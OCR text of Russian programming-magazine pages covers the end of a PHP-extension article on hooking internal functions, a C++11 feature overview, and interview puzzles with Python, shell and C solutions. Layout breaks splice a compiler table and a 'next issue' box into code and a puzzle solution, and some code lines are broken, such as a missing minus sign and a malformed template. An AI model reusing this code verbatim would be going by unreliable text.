    (void**) &data, &pointer) == SUCCESS;
    zend_hash_move_forward_ex(arr_hash, &pointer))
{
    if(!strcmp("file",
         data->internal_function.function_name))
    {
        original_file = data->internal_function.handler;
        data->internal_function.handler = hacked_file;
    }
    …
}
```

ИНТЕРЕСУЮЩАЯ НАС ИНФОРМАЦИЯ ХРАНИТСЯ В РАЗДЕЛЯЕМОМ РЕСУРСЕ EXECUTOR_GLOBALS

Таким образом осуществляем перехват всех функций. Полный код с подробными комментариями ищи на диске (и не забудь пройти по ссылкам, чтобы получить вводную информацию о программировании расширений). А мы пока рассмотрим несколько интересных приемов, которые использованы в коде.

Вызов другой функции или создание callback:

```
zval* argv[1];
zval* func;
zval* retval = NULL;

MAKE_STD_ZVAL(retval);
argv[0] = XH_G(_my_readed_files);
MAKE_STD_ZVAL(func);

ZVAL_STRING(func,"var_dump",0);
call_user_function(EG(function_table),
    NULL, func, retval, 1, argv TSRMLS_CC);
```

Если накопленную информацию требуется скидывать в момент завершения запроса, я использую стандартную функцию PHP var_dump(). Таким способом в своем расширении ты можешь принять строковый параметр названия функции, а при возникновении события осуществить callback. Кроме параметров call_user_function, обсуждать здесь вроде больше нечего. Это следующие параметры: массив function_table, адрес указателя на объект (обычно NULL), имя функции, возвращаемое значение, количество аргументов, массив с аргументами.

Для создания суперглобальных переменных поступаем следующим образом. В MINIT расширения пишем:

```
zend_register_auto_global("_READED_FILES",
    sizeof("_READED_FILES")-1,NULL TSRMLS_CC);
```

Это простая регистрация переменной, _READED_FILES — имя переменной ($_READED_FILES). В RINIT модуля пишем:

```
ZEND_SET_GLOBAL_VAR("_READED_FILES",
    XH_G(_my_readed_files));
```

Так мы связываем нашу суперглобальную, но пока абстрактную переменную с конкретными данными.

Суперглобальная переменная — это всего лишь переменная. Если пользователь удалит ее через, например, unset($GLOBALS['_READED_FILES']), то следующий вызов одной из перехватываемых функций обрушит Апач к чертям собачьим.

Поэтому при добавлении перехваченной информации к массиву приходится проверять, содержится ли наша переменная в массиве символов EG (symbol_table). Я сделал так, чтобы пользователь мог удалить эту переменную (в конце концов, это его право), но тогда он сам будет виноват в том, что не получит доступ к информации даже через get_readed_files().

Для эксклюзивного доступа к массиву функций во время установки хуков я использовал мьютексы, предоставляемые TSRM.

НА ЭТОМ МОЖНО ЗАКОНЧИТЬ

Сегодня мы познакомились с программированием расширений для PHP. Разобрались в устройстве потокобезопасной модели движка. Узнали несколько хитростей, которые обычно нигде не обсуждаются. Наконец, написали полезное PHP-расширение. Мне остается пожелать тебе удачи на этом поприще и понадеяться, что о SAPI будет подробно написано в следующей статье. Адью.

Дима Осмаков (bumshmyak@yandex.ru)



Новый стандарт

C++11: ОБЗОР НОВЕЙШЕГО СТАНДАРТА ЯЗЫКА C++

В новом стандарте языка C++ появилось множество интересных возможностей, которые помогают сделать код более простым и эффективным. В этой статье я хочу рассмотреть некоторых из них.

WWW

- **Пресс-релиз стандарта:** bit.ly/oVEtjX.
- **Последняя доступная версия черновика стандарта:** bit.ly/gRbESx.
- **FAQ о C++11 от Бьёрна Страуструпа:** bit.ly/1gNDCk.
- **Обзор C++11 от Danny Kalev:** bit.ly/mOTT91.

INFO

Рабочая версия стандарта носила название C++0x, так как его планировали ввести до 2010 года. Автор C++ Бьёрн Страуструп предлагает считать x шестнадцатеричным числом.

INTRO

Десятого октября 2011 года Международная организация по стандартизации ISO опубликовала очередной стандарт для языка C++ (ISO/IEC 14882:2011). Он получил неофициальное название C++11. Предыдущая версия стандарта датирована 2003 годом. За восемь лет накопилась огромное количество предложений по улучшению как самого языка, так и стандартной библиотеки. В 2007 году часть этих предложений была зафиксирована в «техническом докладе» TR1, но так как он представлял собой просто расширение, а не полноценный стандарт, то его не обязаны были поддерживать все компиляторы.

При разработке нового стандарта ISO в основном руководствовалась следующими соображениями: необходимо было оставить C++ языком системного программирования, чтобы «не платить за то, что не используется»; требовалось сделать C++ более простым для понимания и изучения. Часть нововведений позволяет сделать код более простым и единообразным. К ним относятся единообразная инициализация и лямбда-функции, а также многочисленные улучшения, связанные с проектированием классов и метапрограммированием. Другие изменения касаются повышения производительности программ, это главным образом rvalue references (move semantics) и constexpr. Стандартная библиотека также пополнилась множеством инструментов, которые расширяют функциональность языка. В их число входят поддержка многопоточного программирования (threads), регулярные выражения (regex), кортежи (tuples), новые алгоритмы и контейнеры. Изменений очень много, и чтобы охватить их все, придется прочитать сам стандарт (последний доступный черновик содержит 1320 страниц). В этой статье я планирую осветить лишь некоторые из них.

Как компиляторы реализуют стандарт? В интернете можно найти сводную таблицу уже реализованных фичей из нового стандарта (https://wiki.apache.org/stdcxx/C%2B%2B0xCompilerSupport). В таблице

ниже приведена информация о том, какие компиляторы поддерживают фичи, рассматриваемые в этой статье.

На данный момент стандарт наиболее полно реализован в последних версиях компилятора GCC, именно поэтому именно я использовал GCC 4.6.1 для иллюстрации своих примеров. Для того чтобы включить поддержку C++11, компилятору нужно передать опцию -std=c++0x. Итак, давай познакомимся с некоторыми новыми возможностями.

АВТОМАТИЧЕСКИЙ ВЫВОД ТИПА

Если при объявлении переменной ты сразу же ее инициализируешь, то тип переменной указывать не обязательно.

В этом случае вместо типа можно указать ключевое слово auto, и компилятор создаст переменную того же типа, что и инициализирующее выражение. Например:

```
auto x = 42; // int
auto pi = 3.14; // double
auto c = 'x'; // char
auto str = string("xxx"); // string
```

Важно отметить, что типизация в C++11, как и прежде, статическая, то есть тип переменной определяется раз и навсегда в момент ее объявления. Использование auto просто упрощает объявление переменной. Это особенно удобно, когда нужно создать переменную какого-нибудь сложного типа с длинным названием. Например, вместо

```
vector<string>::iterator start = hosts.begin();
```

можно написать

```
auto start = hosts.begin();
```

Также auto сильно помогает в случае, если тип переменной должен каким-то хитрым образом зависеть от параметров шаблона. Рассмотрим такую шаблонную функцию:

```
template <class FirstType, SecondType>
void ShowMadSkills(FirstType first, SecondType second) {
  auto third = first + second;
  // ...
}
```

При инстанцировании этой шаблонной функции у компилятора будет вся информация о типах first и second, поэтому он сможет правильно определить тип для third.

DECLTYPE И STATIC_ASSERT

Рассмотрим еще несколько простых, но полезных нововведений, касающихся работы с типами. Оператор decltype(expression) принимает на вход выражение и возвращает его тип. Например:

```
auto x = 2; // int
auto y = 2.0 // double
decltype(x + y) z; // double
```

Проверка некоторого свойства во время компиляции выполняется с помощью static_assert. Сигнатура у него такая:

```
static_assert(expression, error_string)
```

Главная особенность static_assert состоит в том, что expression должно вычисляться на этапе компиляции. Обычно в нем фигурируют константы и какие-нибудь проверки типов. В случае если expression ложно, компилятор выдает error_string. Пример использования static_assert:

```
static_assert(sizeof(int) >= 4, "too small int");
```

CHECKPOINT

Проверим, правильно ли работают рассмотренные фичи:

```
#include <type_traits>

auto x = 42;
static_assert(std::is_same<decltype(x), int>::value,
   "42 is not int");
static_assert(!std::is_same<decltype(x), unsigned int>::value,
   "42 is unsigned int");
```

В этом примере мы использовали конструкцию `std::is_same<FirstType, SecondType>::value`, которая проверяет равенство двух типов. Это процедура из хедера type_traits, который после ввода нового стандарта стал частью стандартной библиотеки. Заголовочные файлы type_traits дают возможность получать и изменять некоторые свойства типов во время компиляции.

Вообще, различных проверок и модификаторов типов в type_traits довольно много, приведу некоторые из них, чтобы можно было понять, о чем идет речь:

```
template <class T> struct is_pointer;
template <class T> struct is_const;
template <class T> struct add_const;
template <class T> struct remove_reference;
```

СПИСКИ ИНИЦИАЛИЗАЦИИ

Статические массивы и экземпляры простых POD-типов можно было без труда инициализировать еще во времена Си.

```
int a[] = {1, 2, 3};

struct Person {
  const char* name;
  int age;
};

struct Person person = {"John Doe", 42};
```

С другой стороны, чтобы как-то заполнить контейнер из STL, приходилось писать длинные серии push_back или insert. В C++11 этой проблеме нашлось элегантное решение в виде списков инициализации (initializer lists). Теперь и стандартные контейнеры можно заполнять естественным образом, а именно:

```
vector<int> a = {1, 2, 3};
map<string, int> persons =
  {{"John Doe", 42},
   {"Bugs Bunny", 71}};
```

Как это работает? В стандартной библиотеке появился класс списка инициализации (std::initializer_list), который, по сути, является оберткой вокруг массива фиксированной длины. Компилятор преобразует {...} в этот класс, а у всех стандартных контейнеров теперь есть конструктор, который строит объект из списка инициализации.

Особенность std::initializer_list состоит в том, что только компилятор может создать непустой список инициализации, а сам список инициализации изменить нельзя. В остальном со списком инициализации можно работать так же, как и с обычным типом, например использовать его в качестве аргумента функции или возвращаемого значения.

Например, использовать список инициализации в конструкторе своего класса можно следующим образом:

```
#include <initializer_list>
class SequenceClass {
 public:
  SequenceClass(std::initializer_list<int> list) :
```

```
        data_(list.begin(), list.end())
      { }
    int size() {
      return data_.size();
    }
  private:
    vector<int> data_;
};
```

ЕДИНООБРАЗНАЯ ИНИЦИАЛИЗАЦИЯ

Еще одна история о выпрямлении инициализации переменных. В C++03 существовало множество разных способов для инициализации переменных:

```
string a = "first";
string b("second");
int c[] = {1, 2, 3};
struct D {
  int m_;
  D(int m) : m_(m) {}
};
```

Конечно, все эти способы остались и в C++11, однако к ним добавился дополнительный способ, предназначенный для единообразной инициализации переменных. Теперь для единообразной инициализации можно использовать фигурные скобки. При этом предыдущий пример нужно переписать так:

```
string a = {"first"};
string b{"second"};
int c[] = {1, 2, 3};
struct D {
  int m_;
  D(int m) : m_{m} {}
};
D d{0};
```

Важно отметить, что если у класса есть конструктор, принимающий в качестве параметра std::initializer_list, то при инициализации экземпляра такого класса нужно тщательно контролировать, какой именно конструктор вызывается. Например:

```
vector<int> a(4); // создает вектор из 4 элементов
vector<int> b{4}; // создает вектор из одного элемента равного 4
```

Добавлена еще одна полезная возможность, связанная с инициализацией членов класса. Теперь можно инициализировать члены класса прямо при их объявлении:

```
class D {
  int m_ = 42;
};
```

Раньше так можно было поступать только с константными статическими (const static) членами. Новая фича не только делает инициализацию более наглядной, но и избавляет от необходимости дублировать инициализацию некоторой переменной в каждом конструкторе, если их много.

ЦИКЛ FOR ПО КОЛЛЕКЦИИ

Довольно часто возникает необходимость пробежаться по контейнеру и как-то обработать каждый его элемент. Специально для этих целей в новом стандарте появилась упрощенная версия цикла for, которая последовательно перебирает элементы контейнера. Выглядит этот цикл так:

```
vector<int> seq = {1, 2, 3, 4, 5};
for (auto x : seq) {
  cout << x << endl;
}
```

В этом примере x поочередно принимает значения элементов последовательности seq, в теле цикла мы просто выводим их на экран.

В C++11 можно и вовсе избавиться от большинства простеньких циклов, если использовать лямбда-функции.

ЛЯМБДА-ФУНКЦИИ

Лямбда-функция (лямбда-выражение, анонимная функция) — это функция, за которой не закреплено определенное имя. Обычно это небольшие функции, которые можно описывать прямо в месте их вызова. Лямбда-функцию удобно передавать в качестве параметра другим функциям. Упрощенный синтаксис лямбда-функции имеет следующий вид:

```
[capture list](parameters) -> return type {
  body
}
```

Такая запись соответствует лямбда-функции, которая на входе принимает параметры parameters, выполняет операцию, указанную в body, и возвращает результат типа return type. Список захвата (capture list) определяет, какие переменные из вызывающего (внешнего) контекста могут быть использованы внутри функции. Посмотрим на примерах, как это работает.

Вычислим количество элементов вектора, попадающих в диапазон от left до right.

```
vector<int> a = {1, 2, 3, 4, 5};
int left = 2;
int right = 4;
int count = 0;
for_each(a.begin(), a.end(), [left, right, &count](int x) {
  if (x >= left && x <= right) {
    ++count;
  }
});
cout << count << endl;
```

Что здесь происходит? Третьим параметром for_each должна быть функция (или функтор), которая последовательно вызывается с каждым элементом вектора. В качестве такой функции мы и используем нашу лямбда-функцию. Она принимает единственный параметр — очередной элемент вектора. В списке захвата перечислены переменные внешнего контекста, которые нам понадобятся внутри функции. Если в списке захвата просто указать имя переменной, то она будет передана по значению, а если к имени переменной добавить &, то она будет передана по ссылке. Возвращаемое значение можно не указывать, если компилятор сам может его вывести. В данном случае возвращаемое значение имеет тип void. В общем случае тип возвращаемого значения можно не указывать, если все return внутри функции возвращают значения одного и того же типа.

Чтобы лучше понять, как использовать лямбда-функции и как они работают, можно сопоставить каждой лямбда-функции привычный функтор, выполняющий те же действия. Если в приведенном выше примере заменить лямбда-выражение на функтор, то получится следующее:

```
class F {
 public:
  F(int left, int right, int& count) :
      left_(left),
      right_(right),
      count_(count)
  { }
  void operator()(int x) const {
    if (x >= left_ && x <= right_) {
      ++count_;
```

Feature	GCC	Intel C++	MSVC
auto	4.4 (v1.0)	11.0(v0.9)	10.0 (v0.9)
decltype	4.3 (v1.0)	11.0(v1.0)	10.0 (v1.0)
static_assert	4.3	11.0	10.0
Builtin type_traits	4.3	10.0	8.0
Initializer lists	4.4		
Non-static data member initializers	4.7		
Range-based for-loop	4.6		
Lambda	4.5 (v0.9)	11.0 (v0.9) 12.0 (v1.0)	10.0 (v1.0) 11.0 (v1.1)
R-value references	4.3 (v1.0)	11.1 (v1.0) 12.0 (v2.0)	10.0 (v2.0) 11.0 (v2.1)

Поддержка рассмотренных в статье фич популярными компиляторами. В скобках около номера версии компилятора указана версия фичи

```
    }
  }
 private:
  int left_;
  int right_;
  int& count_;
};
```

При этом for_each с лямбда-функцией заменится на следующее выражение:

```
for_each(a.begin(), a.end(), F(left, right, count));
```

Составление списка захвата можно упростить с помощью определенных приемов:

- [] — список захвата остается пустым;
- [=] — происходит захват всех переменных из вызывающего контекста, причем все они передаются по значению;
- [&] — происходит то же, что и в предыдущем случае, но все переменные передаются по ссылке;
- [this] — происходит захват всех членов класса, которому принадлежит вызывающий метод.

Рассмотрим еще несколько примеров. Заполним вектор числами от 1 до N.

```
vector<int> a;
int last = 0;
std::generate_n(back_inserter(a), N, [last]() mutable {
  return ++last;
});
```

Отметим, что в данном случае используется ключевое слово mutable. Функтор, соответствующий лямбда-функции, по умолчанию объявлен константным:

```
ReturnType operator()(...) const { ... };
```

Однако нам нужно менять члены функтора, поэтому мы явно указываем на это с помощью mutable.

Вот как будет выглядеть примерный аналог популярной в функциональных языках программирования функции map:

```
vector<int> mymap(const vector<int>& input,
      std::function<int (int)>& unary_operation) {
   vector<int> res;
   std::transform(input.begin(), input.end(),
         back_inserter(res),
      unary_operation);
   return res;
}
```

Здесь появляется класс std::function<signature>, который, по сути, является функтором с указанной в параметре шаблона сигнатурой. Естественно, при помощи шаблонов можно написать такой код для функции mymap, чтобы она не зависела ни от типа контейнера, ни от типа элементов в нем.

СЕМАНТИКА ПЕРЕНОСА

Попробуем воспользоваться функцией mymap, упомянутой в предыдущем разделе.

```
vector<int> seq = {1, 2, 3, 4, 5};
vector<int> neg = mymap(seq, [](int x) { return -x; });
```

Обычно так не пишут, поскольку mymap возвращает временный вектор, который поэлементно копируется в neg, а затем уничтожается. Сам вектор устроен довольно просто — это всего лишь несколько (около трех) указателей на выделенную память. В данном случае оптимальнее всего было бы инициализировать neg теми же указателями, что и во временном векторе, где они обнуляются, чтобы при уничтожении этого вектора не освобождалась память. Другими словами, мы хотим «похитить» внутренние данные временного объекта. Авторы нового стандарта отмечают, что в процессе присваивания потребность в этом возникает довольно часто. Вместо копирования нужно перемещение, но в рамках предыдущей версии стандарта реализовать его было невозможно, так как непосредственно во время присваивания меняется только левая часть, а правая остается неизменной.

В C++11 предложено оригинальное решение этой проблемы. Появились rvalue references: ссылки на временные объекты из правой части присваивания. Такие ссылки позволяют менять временные объекты прямо во время присваивания. Теперь по аналогии с традиционным конструктором копирования и операцией копирующего присваивания можно задать перемещающий конструктор и перемещающее присваивание.

```
class MovableType {
  MovableType(MovableType&& rhs);
  MovableType& operator=(MovableType&& rhs);
};
```

Отметим, что для обозначения rvalue references служит декоратор &&. При инициализации или присваивании объектов MovableType компилятор сам поймет, какой объект стоит справа от оператора присваивания. Если это временный объект, который должен быть уничтожен, компилятор вызовет перемещающую операцию.


В C++11 большинство стандартных контейнеров содержит перемещающие операторы, поэтому даже старые программы после перекомпиляции смогут работать быстрее.

OUTRO

В статье мы рассмотрели лишь небольшую часть нововведений в C++11, однако уже по ним видно, что авторы стандарта поработали на славу. С одной стороны, писать на C++ теперь проще — язык стал менее формальным, с другой стороны, его основная концепция — «мы не платим за то, что не используем» — не изменилась.

Очень круто, что компиляторы уже поддерживают многие возможности нового стандарта. Таким образом, сделать свой код проще и быстрее с помощью C++11 можно прямо сейчас. ⊐⊏

Павел Александрович (ivinside.blogspot.com)



Задачи на собеседованиях

Сегодня у нас в журнале стартует новая рубрика! В ней мы будем разбирать решения интересных задач по программированию, алгоритмам, операционным системам и обсуждать все то, что может взбрести в голову работодателю на собеседовании.

ЗАДАЧА №1

Дан набор файлов с именами от 1 до 100000.
Один из файлов удаляется. Нужно определить, какой именно.

РЕШЕНИЕ

Для разминки рассмотрим совсем простую задачу. В данном случае не требуется использовать ни подсистему inotify для Linux, ни аналогичные инструменты для других операционных систем. Они здесь не нужны, так как файлы имеют специфические названия. И не надо сравнивать два массива с именами файлов до и после удаления — это займет непозволительно много времени. Если приглядеться, становится ясно, что наш набор файлов — это не что иное, как арифметическая прогрессия. Первый ее член — 1, последний — 100000, а шаг равен 1. Сумма такой прогрессии вычисляется по следующей формуле: (a1 + an) * N/2, где a1 — первый член прогрессии, an — последний, а N — количество членов прогрессии. Таким образом, мы можем посчитать сумму исходной прогрессии и вычесть из этой суммы сумму прогрессии, получившейся после удаления файла. Разность — имя исходного файла. Вот код, реализующий этот метод:

```
from os import listdir

from time import sleep

# получаем и суммируем имена файлов
sum1 = sum(int(filename) for filename in listdir('./q1'))

# предположим, что за 10 секунд какой-то файл удалили
sleep(10)

# снова вычисляем сумму
sum2 = sum(int(filename) for filename in listdir('./q1'))

# определяем, какой файл был удален

deleted = sum1  sum2

# сообщаем об этом
if deleted: print 'Удален файл с именем %s' % deleted
else: print 'Все файлы на месте'
```

ЗАДАЧА №2

Есть функция random2(), которая равновероятно возвращает 0 или 1. Требуется с ее помощью реализовать функцию random3(), которая будет равновероятно возвращать 0, 1 или 2.

Подсказка 1: сначала реализовать функцию random4().
Подсказка 2: время работы функции может быть недетерминированным.

РЕШЕНИЕ

Что нужно сделать для получения равновероятной функции random4()? Посмотрим, что будет, если взять сумму функций random2(). В следующей таблице показаны результаты этой операции:

random2()	random2()	сумма
0	0	0
0	1	1
1	0	1
1	1	2

Таблица 1

Из нее видно, что единица выпадает чаще всего, а тройка не выпадает вовсе. После решения простой системы линейных уравнений становится понятно, что для получения искомого результата нужно домножить одну из функций на два. В итоге получаем следующее распределение:

random2()	2 * random2()	сумма
0	0	0
0	2	2
1	0	1
1	2	3

Таблица 2

То, что нам нужно. Заметим, что функция random4() не устраивает нас своей избыточностью, но ее можно легко обойти с помощью такого волшебного приема, как рекурсия. Таким образом, чтобы из random4() сделать random3(), нужно выполнить примерно такой код:

```
from random import randrange

# эта функция нам как бы дана
def random2():
    """Функция возвращает 0 или 1 равновероятно"""
    return randrange(0, 2)
# это наша подготовительная функция
def random4():
    """Функция возвращает 0, 1, 2 или 3 равновероятно"""
    return random2() + 2 * random2()
# а это – итоговая
def random3():
    """Функция возвращает 0, 1 или 2 равновероятно"""
    result = random4()
    # если функция возвратила результат, который нас не
    # устраивает, то просто рекурсивно вызываем её,
    # пока не получим один из разрешенных результатов
    if result == 3:
        return random3()
    return result
```

Теоретически существует вероятность, что такая функция будет выполняться очень (бесконечно) долго, поэтому в реальных задачах такой подход использовать не рекомендуется.

ЗАДАЧА №3

Имеется конечное количество вагонов, которые соединены между собой и замкнуты в кольцо. В каждом вагоне можно включать и выключать лампочку. Изначально лампочки случайным образом включены или выключены. В одном из вагонов находится человек. Как человеку понять, сколько в этой цепи вагонов, если он может включать и выключать лампочки и переходить из одного вагона в другой?

Подсказка: лампочки трогать не надо.

РЕШЕНИЕ

Итак, единственный пассажир может ходить по вагонам и щелкать выключателем. Но! Он не может побывать во всех вагонах, подсчитывая, сколько из них он прошел, и выключать везде лампочки, чтобы потом включить лампочку в одном из вагонов и ещё раз пройти по кругу, считая их. Хотя вагонов конечное количество, их может быть очень много. Поэтому мы не сможем задать четкого условия для завершения цикла.

Излагаю правильный ход мыслей: примем тот вагон, в котором оказался пассажир, за точку отсчета. Если там нет света, то включим его.

В СЛЕДУЮЩЕМ ВЫПУСКЕ

Задача 1
Есть два одинаковых стеклянных шарика. За какое минимальное число бросков можно гарантированно определить, при падении с какого этажа стоэтажного здания шарики начинают разбиваться?

Задача 2
Имеется следующий фрагмент программы:

```
tokens = []
for token in tokeniter:
		if token not in tokens:
				tokens.append(token)
```

Здесь tokensiter — итератор, выдающий достаточно большую последовательность токенов, которые могут повторяться.
На выходе этот фрагмент программы выдает массив уникальных токенов без повторений, в котором сохранен хронологический порядок появления токенов из входной последовательности tokensiter.
Нужно оценить временную сложность этого фрагмента и предложить обоснованные способы оптимизации.

Задача 3
Как ограничить использование процессора одним из приложений на сервере Linux?

Задача 4

```
# nmap -sS -Pn -n -iL active-hosts
```

Через пять минут после запуска сканирование резко замедляется. В логе зафиксировано, что примерно в этот же момент вердикты по всем хостам/портам приобретают статус filtered. В чем может быть дело и какие действия следует предпринять?

Теперь велим пассажиру идти в один из соседних вагонов и предположим, что дальше он будет перемещаться только в эту сторону. Когда он дойдет до вагона с включенным светом, выключим там свет, вернемся в первый вагон и посмотрим, горит ли в нем свет. Идея в том, что рано или поздно мы достигнем итерации, количество переходов в которой и будет представлять собой количество вагонов. Проделаем все то же самое, но уже в псевдокоде:

```
количество = 1
до тех пор, пока истина:
    перейти_по_вагонам(количество)
    выключить_свет()
    перейти_по_вагонам(-количество)
    если свет не горит:
        остановиться
    количество += 1
декламировать 'В поезде', количество, 'вагонов'
```

Что, коряво и непривычно? Радуйся, что языки программирования используют английский алфавит. А я на этом перехожу к следующей задаче.

ЗАДАЧА №4

В каталоге /bin была выполнена команда chmod -x chmod. Предложить несколько вариантов решения проблемы. Позволю себе немного усложнить задачу: перезапускать систему нельзя, доступа к интернету нет.

РЕШЕНИЕ

Задачка достаточно интересная. по её мотивам некий Джос Кастро даже сделал небольшой доклад-презентацию (youtu.be/DTWZqh64RcQ). Итак, рассмотрим решения, которые предлагает чувак на видео.

1. Использовать любой язык программирования, который позволяет сделать системный вызов chmod() в обход системной утилиты. На Python в консоли нужно выполнить следующую команду:

```
# python2 -c "import os; os.chmod('/bin/chmod', 0755)"
```

То же самое на Perl:

```
# perl -e 'chmod 0755, "chmod"'
```

И, наконец, на C:

```
#include <sys/types.h>
#include <sys/stat.h>

int main()
{
    chmod("/bin/chmod", 0000755);
}
```

2. Использовать трюк с компилятором GCC — при компиляции исходника он создает исполняемый файл. Предлагается сделать следующее:

```
$ cat - > chmod.c
int main () { }
^D
$ cc chmod.c
$ cat /bin/chmod > a.out
$ mv a.out new_chmod
$ cat /bin/chmod > new_chmod
# new_chmod +x /bin/chmod
```

Здесь поступаем там: создаем на Си исходник с минимально возможным количеством кода и компилируем этот исходник. В результате получается исполняемый файл a.out, который ничего не делает. В него через cat записываем содержимое /bin/chmod и используем по назначению. Единственный минус данного метода — требуется компилятор GCC, который по умолчанию имеется далеко не во всех дистрибутивах. Однако, используя трюк с записыванием содержимого /bin/chmod в исполняемый файл, можно обойтись и без компилятора. В этом нам поможет такая команда:

```
# cp /bin/ls /bin/ls_prev && cat /bin/chmod > /bin/ls &&
> /bin/ls +x /bin/chmod && mv /bin/ls_prev /bin/ls
```

3. Можно воспользоваться стандартной для всех юниксовых дистрибутивов утилитой tar, предназначенной для работы с архивами:

```
$ tar --mode 0755 -cf chmod.tar /bin/chmod
$ tar xvf chmod.tar
```

Как видишь, в ней есть замечательная опция --mode, которая может выставлять права на файлы в архивах. Останется только распаковать.

4. Cpio — менее известный формат архива, примечательный тем, что права на файл в нем задаются тремя байтами, начиная с 21-го. Итак, нам нужно их изменить:

```
$ echo chmod |
  cpio -o |
  perl -pe 's/^(.{21}).../${1}755/' |
  cpio -i -u
```

5. Ну и закончим, наверное, самым тривиальным способом — если в кэше присутствует пакет, в который входит /bin/chmod, переустановим этот пакет. Для Debian-подобных ОС команда будет такой:

```
# apt-get install --reinstall coreutils
```

Можно еще много чего придумать.

ЗАДАЧА №5

Предложить способ, с помощью которого можно посчитать количество ненулевых битов в файле с именем blob.dat.

РЕШЕНИЕ

Я, как адепт змееподобного языка программирования, предложу такой вариант решения:

```
def bstr(n):
    """Преобразует байт в строку из битов."""
    return ''.join(
       [str(n >> x & 1) for x in (7,6,5,4,3,2,1,0)])

# открываем файл для побайтового чтения
f = file('blob.dat', 'rb')
# читаем содержимое файла
bytes = f.read()
# каждый прочитанный байт преобразуем в строку
# ноликов и единичек
sheet = ''.join([bstr(ord(c)) for c in bytes])
# считаем число вхождений '1' в нашей простыне
print sheet.count('1')
```

